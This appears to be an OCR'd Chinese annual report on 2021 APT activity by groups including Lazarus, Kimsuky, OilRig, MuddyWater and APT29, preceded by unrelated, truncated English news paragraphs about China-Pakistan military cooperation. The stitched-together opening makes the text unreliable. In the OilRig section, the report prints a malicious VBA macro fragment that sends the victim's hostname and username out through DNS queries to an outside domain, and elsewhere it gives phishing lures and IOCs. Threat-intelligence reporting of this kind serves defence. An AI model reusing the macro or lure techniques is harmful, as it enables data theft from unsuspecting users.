Major Gen. Sun Hong, the assistant chief of staff of the People's Liberation Army Air Force, said they "will improve actual level of combat training and strengthen cooperation".

China's military build-up on the Ladakh border has forced India to counter the move to protect its territorial rights and go in for a rethink about the country's security arrangements and military exercise This has rattled both China and Pakistan.

India recently hosted the massive Malabar 2020 naval exercise with the US, Japan and Australia.

The inclusion of Australia in the group has strengthened the "Quad," or Quadrilateral Security Dialogue comprising the four democratic countries which are seen as a counter to China's increasing muscle flexing in the Asia-Pacific region and beyond to African shores.

Beijing and Islamabad have also been strengthening their relationship with China providing economic, military and even nuclear support to cash-strapped Pakistan.

China is carrying out joint air force exercises with Pakistan in Sindh as part of the sabre-rattling in

The China-Pakistan Economic Corridor (CPEC) a $60 billion communications, energy and infrastructure

今年研究人员披露Patchwork组织运用社会工程学，针对中国和巴基斯坦、阿富汗等印度周边国家的政府、军队以及国企单位的钓鱼攻击活动。这些攻击活动基本都是以herokuapp.com、000webhostapp.com、netlify.app、netlify.com等第三方PaaS(平台即服务)平台来放置钓鱼网页，且仿造程度非常高，令受害者难以区分。


2021年，拥有越南国家背景的海莲花（APT32、OceanLotus）组织，依然是东南亚地区最主要的APT威胁。

- 2021.08 · 海莲花组织近期攻击手法逐渐从钓鱼邮件转向渗透与漏洞攻击
- 2021.05 · 发现疑似属于海莲花组织的Linux后门程序RotaJakiro
- 2021.03 · 海莲花组织利用间谍软件攻击越南权利捍卫者

OceanLotus

海莲花（OceanLotus）是一个具有越南国家背景的境外APT组织。该组织活动轨迹最早可追溯到2012年，主要针对越南国内权力捍卫者、我国和其它东南亚国家地区的政府单位、海事机构、海域建设部门、科研院所和航运企业等目标。

由于攻击手法演变等原因，该组织在2021年被披露的攻击活动数量较以往明显减少，通过分析发现该组织正逐渐从最初的钓鱼邮件攻击转向对高价值目标进行渗透。渗透成功后会基于前期获取到的用户基本信息对后门程序进行加密处理，经过处理后的恶意程序只有在目标系统上才能正常解密执行。例如安恒威胁情报中心捕获到的多个此类型样本，必须使用目标设备上的网卡地址才能正确解密（左）：



此外，从2018年2月到2021年11月之间，该组织还通过间谍软件针对越南非盈利组织的权利捍卫者（HRD）发起长达数年的监视和攻击活动。（右）

东亚地区的APT威胁主要来自Lazarus、Kimsuky、Konni、Higaisa、DarkHotel、毒云藤等组织。其中以拥有朝鲜国家背景的Lazarus和Kimsuky组织最为活跃。

2021.11
· Lazarus组织利用IDA Pro7.5安装包再次对安全研究员发起定向攻击活动
· Kimsuky组织利用商业软件Web Browser Password Viewer进行窃密攻击

2021.10
· Kimsuky组织利用新冠疫情为诱饵针对韩国地区攻击活动

2021.09
· Lazarus组织近期针对区块链金融、能源行业攻击活动分析
· APT37组织使用Chinotto新型间谍软件攻击脱北者和韩国目标

2021.07
· Kimsuky组织使用与微软产品相关诱饵针对韩国军工行业发起攻击
· Lazarus组织针对航空航天从业人员攻击活动分析
· Kimsuky组织利用blogspot博客分发恶意载荷攻击活动分析
· Kimsuky组织使用AppleSeed后门程序攻击韩国政府

2021.05
· Kimsuky组织利用韩国外交部为诱饵的攻击活动分析
· Lazarus组织利用大宇造船厂为相关诱饵的系列攻击活动分析
· Konni组织以“朝鲜局势”相关诱饵对俄进行定向攻击
· Lazarus组织被证实与CryptoCore加密货币窃取活动有关

2021.04
· Lazarus组织使用Vyveva新后门攻击南非货运公司
· Lazarus组织使用BTC Changer新工具窃取加密货币
· Lazarus组织通过在BMP图像中隐藏RAT的方式对目标进行钓鱼攻击
· 研究人员揭露Lazarus组织针对制药公司的攻击细节

2021.03
· Lazarus组织使用VSingle等恶意软件攻击日本相关目标
· APT37组织使用两个浏览器漏洞攻击韩国受害者


2021.02
· Lazarus组织使用ThreatNeedle恶意软件攻击国防工业目标

2021.01
· Kimsuky组织以拜登政府调查问卷为诱饵的攻击活动分析
· Konni组织以朝鲜疫情物资话题为诱饵的攻击活动分析
· Lazarus组织利用Visual Studio编译器特性定向攻击二进制漏洞安全研究员

Lazarus


Lazarus被认为是一个来自朝鲜的APT组织，与该组织相关的攻击活动最早可以追溯到2007年。其主要目标包括国防、政府、金融、能源等，早期主要以窃取情报为目的，自2014年进行业务扩张后，将攻击目标拓展到了金融机构、虚拟货币交易所等具有较高经济价值的对象。资料显示，2014年索尼影业遭黑客攻击事件、2016年孟加拉国银行数据泄露事件、2017年美国国防承包商和能源部门、同年英韩等国比特币交易所攻击事件等皆被认为与该组织有关。

2021年该组织除了进行常规间谍攻击和金融犯罪外，还将攻击目标瞄准了全球的安全研究员。今年1月谷歌公司在博客中披露了Lazarus组织专门针对从事漏洞研究人员的攻击活动。该组织通过在Twitter等社交媒体建立账号以获取安全研究员的信任，然后以交流学习等借口向研究员发送包含恶意代码的工程文件。



除了包含恶意代码的工程文件，该组织疑似还在其个人博客中放置了一个包含win10提权功能的Chrome漏洞利用代码。


今年11月，该组织又再次通过包含恶意代码组件的IDA Pro7.5安装包程序攻击二进制安全研究员。被修改过的安装包程序，在执行时会分别加载“idahelper.dll”和“win_fw.dll”恶意DLL文件。



Kimsuky


Kimsuky同样被广泛认为是一个拥有朝鲜国家背景的APT组织，该组织最早由卡巴斯基于2013年首次发现。其主要针对韩国政府、军工、新闻机构等相关目标进行攻击活动。随着时间的推移该组织也正逐步将美国等其它国家纳入攻击范围。

2021年1月该组织利用包含“拜登政府就职规划调查”等内容的诱饵文档对韩国政府相关目标发起攻击。



在2021年5月-7月的3个月里针对韩国的攻击活动达到了一个小高潮，该组织分别针对韩国外交部、政府部门、军工行业等目标发起攻击活动：

韩国政府部门诱饵




韩国外交部诱饵

韩国军工诱饵


APT37

APT37（ScarCruft、Group123、InkySquid、Temp.Reaper）是一个疑似来自朝鲜的网络间谍组织，至少从2012年开始就已经活跃，由卡巴斯基于2016年首次披露。该组织主要针对韩国，日本，越南，俄罗斯，尼泊尔，中国，印度，罗马尼亚，科威特和中东等国家或地区进行攻击。

研究人员发现至少在2021年3月下旬至2021年6月上旬，APT37组织成功攻破韩国一家专门报道朝鲜相关资讯的媒体官网，并通过“CVE-2020-1380”和“CVE-2021-26411”浏览器漏洞攻击受害者。该组织将包含漏洞利用代码的字符串数据，混淆后伪装成合法的SVG内容用于实施攻击：



2021年9月APT37组织又以盗取受害者Facebook账户与发送鱼叉钓鱼邮件的方式对朝鲜脱北者（叛逃人员）与一些活动家发起网络攻击。钓鱼邮件中包含了一个受密码保护的RAR压缩文档，邮件正文中提供了解压密码。解压后是一个名为“朝鲜最近的局势和我们的安全”的恶意宏文档。最终研究人员在受害者主机中发现了一款名为“Chinotto”的后门窃密程序。



2021年中东地区发生的APT攻击事件共计22起左右，主要活动范围为伊朗、以色列，及其周边地区，如阿联酋、黎巴嫩、科威特、叙利亚。活跃的APT组织包括Charming Kitten、OilRig、MuddyWater，针对的目标主要是与政府、国防、学术行业相关的人员及实体。

2021.09 · Charming Kitten利用ProxyShell漏洞部署勒索软件

2021.08
· 伊朗Siamesekitten组织针对以色列实体的攻击活动
· APT-C-27组织新增移动端攻击武器FlutterSpy

2021.07
· 伊朗Tortoiseshell组织攻击美国国防机构
· Charming Kitten APT组织针对中东学者进行网络钓鱼攻击
· TA456组织伪装成运动教练，针对美国国防承包商开展网络间谍活动
· StrongPity组织在攻击活动中首次部署 Android 恶意软件

2021.06 · APT34组织以军队事务和移动运营商业务为话题发起定向攻击

2021.05 · 伊朗黑客组织Agrius对中东地区进行破坏活动

2021.03
· Muddy Water针对中东周边地区展开间谍活动
· TA453针对美国和以色列医学研究人员发起网络钓鱼攻击

2021.01 · MuddyWater针对阿联酋和科威特政府机构的网络间谍活动

Charming Kitten

Charming Kitten（又名APT 35、TA453）是一个伊朗国家背景的APT组织，与伊斯兰革命卫队（IRGC）存在关联，在中东地区持续活跃，该组织最早的活动可追溯到2014年。主要针对能源、政府和技术部门的组织，这些组织都在沙特阿拉伯有业务基础，或在沙特阿拉伯有商业利益。

在2020年末，Charming Kitten发起了凭据网络钓鱼活动，针对的目标是美国和以色列25名专门从事基因，神经病学和肿瘤学研究的高级医学人员，研究人员将这场活动命名为“BadBlood”。BadBlood活动表现出Charming Kitten对医学研究人员感兴趣，同时意味着Charming Kitten更改了攻击目标，这可能是一个短期内的变化，但也彰显出该组织对于收集目标情报优先级的转变。

Charming Kitten还在2021年1月冒充英国学者，对中东地区的学术专家发起网络钓鱼攻击，意图秘密接近中东专家进行情报收集，研究人员将此次网络钓鱼活动命名为“Operation SpoofedScholars”。攻击目标包括资深智库人员、知名学术教授以及关注中东事务的记者，这些目标可能掌握有关伊朗的外交政策、核计划谈判信息。研究人员发现，此次攻击活动使用的战术和技术以及针对的对象符合伊斯兰革命卫队（IRGC）的情报收集目标。

OilRig

OilRig（又名APT 34、TA452、ITG13）组织至少从2014年开始运营，于2016年被发现。OilRig针对主要针对中东地区的组织，以及该地区以外的其他中东组织，目标覆盖多个行业，包括政府、媒体、能源、交通、物流，以及技术服务供应商。该组织的行动与伊朗的战略利益保持一致，被评估为具有一定的伊朗政府背景。

2021年4月，Checkpoint的研究人员发现OilRig组织的新攻击活动，该组织使用了一种被称为“SideTwist”的后门新变种来针对位于黎巴嫩的目标。该活动使用了与OilRig之前几个活动相同的初始入侵向量，通过一个包含恶意宏的诱骗性寻找工作文档来传播恶意软件，并通过宏代码中的DNS（域名系统）隧道执行有效负载并建立持久性。

（恶意宏代码片段，负责发送DNS查询）

```
Sub Document_Open()
    Randomize
    hostname = LCase(Environ("computername"))
    hostname = Mid(hostname, Len(hostname) - 3, 4)
    username = Mid(LCase(Environ("username")), 1, 3)
    domain = ".37dcafe55be52ac33366.d.requestbin.net"
    Call DnsQuery(myDomain(1), DNS_TYPE_A, 0, 0, 0, 0)
...

Function myDomain(n As Long) As String
    myDomain = hostname & username & RandString(3) & n & domain
End Function
```


第二阶段有效载荷SideTwist此前从未出现过，SideTwist的功能（包括下载、上传和 shell 命令执行）相对简单，与该组织以往使用的其他后门（例如 DNSpionage 和 TONEDEAF）类似。

自2019年OilRig工具泄漏发生以来，该组织在维持常用操作方式的同时，还重用旧技术，不断创建和更新工具，以最大程度地减少安全供应商检测到其工具。OilRig的攻击没有出现任何放缓的迹象，其一直利用网络攻击行动以达成其在中东的战略目标，并表现出持续关注黎巴嫩。

MuddyWater

MuddyWater（又名Static Kitten、TA450）是伊朗的APT组织，主要针对中东、欧洲和北美地区，目标主要是政府、电信和石油部门，具有强烈的政治目的。该组织针对多个国家的多个行业开展网络攻击活动，并与2021年 Earth Vetala活动等针对中东多个国家的攻击活动有关。该组织主要依靠公开的工具进行横向移动、凭据窃取和情报收集，通过带有包含宏的Word附件的鱼叉式网络钓鱼电子邮件实现初始访问，用作分发恶意负载，显著的攻击特点为善于利用Powershell等脚本后门。该组织自2017年11月被曝光以来，不但没有停止攻击，反而更加积极地改进攻击武器，在土耳其等国家持续活跃。

2021年2月，研究人员披露MuddyWater组织针对阿联酋和科威特政府机构的网络攻击活动，活动中使用了伪装成科威特外交部（MOFA）的恶意文件和URL链接，其中，URL链接是通过带有诱饵和诱饵文档的网络钓鱼电子邮件进行分发的。这些文件主题与政府机构员工相关，恶意文档内容是与伊朗近期行动、美国大选影响，以及政府实体对阿拉伯国家与以色列关系的联合研究，攻击者为了使内容更加真实合法，参考了多个官方机构，包括海湾阿拉伯国家合作委员会总秘书处和阿联酋国家媒体委员会。其中一个示例诱饵如左图所示。



Docx文件中的超链接冒充阿联酋国家媒体委员会，但实际链接却指向ws.onehub[.]com/files/7w1372el，该链接所下载的文件名为تحليل ودراسة تطبيع العلاقات العلاقات العوئرس .kw.exe，并声称这是一份关于阿拉伯国家和以色列关系的报告，但用户执行时将会启动名为ScreenConnect的远程管理工具。该活动与该组织之前的“Operation Quicksand”（流沙行动）所使用的TTPS（战术、技术和程序）高度相似。

2021年3月，研究人员披露一场名为“Earth Vetala”的网络间谍活动，Trend Micro的研究人员将该活动归因到MuddyWater组织。Earth Vetala的受害者包括以色列、沙特阿拉伯、阿联酋、巴林和阿塞拜疆等中东国家实体，受害人群主要是在政府、旅游和学术行业。MuddyWater使用据称来自政府机构的鱼叉式钓鱼邮件，如右图所示。

网络钓鱼电子邮件和诱饵文档包含嵌入的URL，这些URL链接到合法的文件共享服务，用作分发包含ScreenConnect远程管理员工具的zip文件。ScreenConnect是合法的应用程序，它允许系统管理员远程管理其企业系统。

攻击者使用这些工具与受感染的主机交互，并下载后利用工具转储密码，使用开源工具建立了C＆C通信通道，并使用其他C＆C基础结构在目标主机和环境中建立持久存在。

2021年东欧地区相对比较活跃的组织有APT28、APT29，SaintBear以及Gamaredon组织，其中SaintBear为今年新发现的组织。该地区的APT组织攻击活动主要以中东、欧洲以及北美地区作为主要目标，攻击范围包括各国军政机构及重点行业。

2021.11
· 雇佣黑客组织Void Balaur披露，已窃取超过3500名受害者信息

2021.10
· ChamelGang组织利用漏洞攻击多国实体

2021.09
· Nobelium组织新组件FoggyWeb、Tomiris披露
· Turla组织在攻击活动中使用了名为TinyTurla的新后门
· CloudFall组织针对中亚和东欧研究人员的攻击活动

2021.08
· SaintBear组织针对乌克兰边防局和国防部的攻击活动
· APT29组织针对斯洛伐克等东欧各国政府的攻击活动

2021.07
· 英美联合声明：GRU对全球多个机构进行网络攻击

2021.06
· Nobelium组织再次活跃，微软客户支持工具中招
· 疑似Hades组织以军事题材针对乌克兰发起攻击

2021.05
· APT29组织以“美国联邦选举”为主题展开网络钓鱼活动
· NOBELIUM组织运营的大规模恶意电子邮件活动披露

2021.04
· 美国正式将SolarWind攻击归咎于俄罗斯情报局
· 极光行动：针对阿塞拜疆的新型攻击活动
· Gamaredon组织以时事主题作诱饵攻击乌克兰官方

2021.03
· APT29利用立陶宛的信息技术基础设施对疫苗开发商进行攻击
· 德国联邦议院披露遭受俄罗斯Ghostwriter组织定向攻击

2021.02
· Sandworm组织利用Centreon监控工具监控多个法国公司


2021.01
· Operation Kremlin：未知APT组织针对俄罗斯的攻击活动

APT28

“奇幻熊”（Fancy Bear，T-APT-12）组织，也被称作APT28, Pawn Storm, Sofacy Group, Sednit或STRONTIUM，是一个长期从事网络间谍活动的APT组织，从该组织的历史攻击活动可以看出，获取情报一直是该组织的主要攻击目的。据国外安全公司报道，该组织最早的攻击活动可以追溯到2004年至2007年期间。

去年APT28的活动事件，主要为2月份利用高碳铬铁生产商登记表为诱饵的攻击活动，以及在6月份披露的利用新型SkinnyBoy恶意软件攻击欧盟政府机构事件。

在2月份，APT28以哈萨克斯坦Kazchrome（似为全球最大的高碳铬铁生产商）企业信息为诱饵进行攻击，最终载荷为APT28常用的Zebrocy变种。




在6月份，研究人员发现了一种名为SkinnyBoy的新恶意软件，SkinnyBoy的功能是窃取受感染系统的信息，并从C2服务器检索下一个有效负载。俄罗斯黑客组织APT28在针对军事和政府机构发起的鱼叉式网络钓鱼活动中使用了SkinnyBoy，攻击的主要目标为外交部、大使馆、国防工业和军事。研究人员表示，APT28可能在3月初就发起了这项网络钓鱼活动，多名受害者集中在欧盟，该活动也可能影响了美国的组织。

SkinnyBoy通过带有宏的Microsoft Word文档传播，该宏提取充当恶意软件下载程序的DLL文件。诱饵是一条伪造的邀请信息，邀请受害者参加7月底在西班牙举行的国际科学活动。打开邀请会触发感染链，首先提取一个DLL来检索SkinnyBoy dropper（tpd1.exe），这是一个下载主要负载的恶意文件。进入系统后，dropper建立持久性并移动以提取下一个有效负载，该有效负载以Base64格式编码并附加为可执行文件的覆盖层。

攻击者使用商业VPN服务作为其OPsec的一部分以隐藏其踪迹。攻击者使用相同的VPN服务购买和管理他们的基础设施。

APT29

该组织目前归于俄罗斯政府情报组织，APT29至少从2008年开始运作，具有YTTRIUM、The Dukes、CozyDuke、Cozy Bear、Office Monkeys等别名，主要攻击目标为美国和东欧的一些国家。据信APT29是去年年底曝光的大规模solarwinds供应链袭击的攻击者，今年4月初，英国和美国政府正式将solarwinds入侵归咎于俄罗斯。



2021年5月25日，研究人员发现了一起针对美国和欧洲多个组织的网络钓鱼活动。NOBELIUM的攻击方式一直在不断发展，此次活动与NOBELIUM在2019年9月至2021年1月进行的活动相比有显着差异。NOBELIUM最初传播的电子邮件利用Google Firebase平台来放置包含恶意内容的ISO文件，随后NOBELIUM开始试图通过附加到鱼叉式网络钓鱼电子邮件的HTML文件来破坏系统。当目标用户打开该文件时，HTML中的JavaScript会将一个ISO文件写入磁盘，并鼓励目标文件打开该文件，从而使其像外部驱动器或网络驱动器一样被挂载，快捷方式文件（LNK）将执行附带的DLL，主机上执行Cobalt Strike Beacon。

2021年4月，NOBELIUM放弃使用Firebase，并且不再使用专用URL跟踪用户。他们转向在HTML文档中对ISO进行编码，并通过使用api.ipify.org服务将目标主机详细信息存储在远程服务器上。2021年5月，NOBELIUM再次更改了技术，释放了一个自定义的 .NET 第一阶段植入程序。

5月25日，NOBELIUM攻击活动大幅升级。使用合法的群发邮件服务“Constant Contact”来传播带有恶意链接的邮件。由于此活动中分发的电子邮件数量很大，电子邮件威胁自动侦测系统会阻止大多数恶意电子邮件并将其标记为垃圾邮件。但是，由于配置和策略设置，某些自动威胁检测系统可能在进行检测之前就将一些较早的电子邮件发送给了收件人。

在5月25日的攻击活动中，NOBELIUM传播的电子邮件疑似来自USAID <ashainfo@usaid[.]gov>，同时具有与“Constant Contact”服务匹配的真实发件人电子邮件地址。该地址以@in.constantcontact[.]com结尾，且每个收件人的地址都不同。回复地址为<mhillary@usaid[.]gov>。电子邮件显示美国国际开发署USAID的警报，如图所示：

NOBELIUM在今年被曝光了多个新组件、武器及基础设施。9月份，微软威胁情报中心发现了Nobelium黑客组织用来部署额外负载的新后门，并将其称为FoggyWeb。FoggyWeb是一种被动且针对性强的后门，可以获得对联合身份验证服务（ADFS）的管理员访问权限。

NOBELIUM使用FoggyWeb后门远程渗透受感染的ADFS服务器的配置数据库、解密的令牌签名证书和令牌解密证书，还可以从命令和控制（C2）服务器接收并执行其他恶意组件。在入侵ADFS服务器后，NOBELIUM在系统上释放两个文件：“Windows.Data.TimeZones.zh-PH.pri”和“version.dll”，FoggyWeb存储在“.pri”加密文件中，而恶意文件version.dll就是其加载程序。ADFS服务可执行文件通过DLL搜索顺序劫持技术加载加密的FoggyWeb后门文件，并利用自定义的轻量级加密算法（LEA）例程来解密内存中的后门。

加载后，FoggyWeb后门充当被动后门，允许滥用SAML令牌。后门为参与者定义的URI配置HTTP侦听器，自定义侦听器被动监视从Internet发送到ADFS服务器的所有传入HTTP GET和POST请求。

2021年6月，研究人员在一个身份不明的独联体成员国的多个政府网络上观察到DNS劫持的迹象，这些事件发生在2020年12月到2021年1月，允许威胁行为者在特定时间内将来自政府邮件服务器的流量重定向到攻击者控制的机器。在这些时间段内，上述区域的权威DNS服务器被切换到攻击者控制的解析器。这些劫持大部分时间相对较短，而且似乎主要针对受影响组织的邮件服务器。研究人员推测，攻击者以某种方式获得了受害者使用的注册商控制面板的证书。


当恶意重定向处于活跃状态时，访问者被定向到伪造的原始邮件登录页面。攻击者控制了各种域名，因此能够获得合法的SSL证书。受害者在此网页中输入的凭据都会被攻击者收集，并在攻击的后续阶段重复使用。在某些情况下，攻击者还会在页面上添加一条消息，诱使用户安装恶意的“安全更新”。该链接指向一个可执行文件，该文件是一个以前未知的恶意软件家族的下载器，研究人员将其命名为Tomiris。攻击者设置的恶意网络邮件登录页面如下：

Tomiris是一个用Go语言编写的后门，其作用是不断查询其C2服务器以获取可执行文件，以便在受害系统上下载和执行。Tomiris会在执行操作之前休眠至少9分钟，以试图绕过基于沙箱的分析系统。C2服务器地址没有直接嵌入Tomiris内部，而是连接到信号服务器，该服务器提供URL和端口。然后Tomiris向该URL发送GET请求，直到C2服务器使用JSON对象响应。JSON对象描述了一个可执行文件，它被放置在受害机器上并使用提供的参数运行。

SaintBear

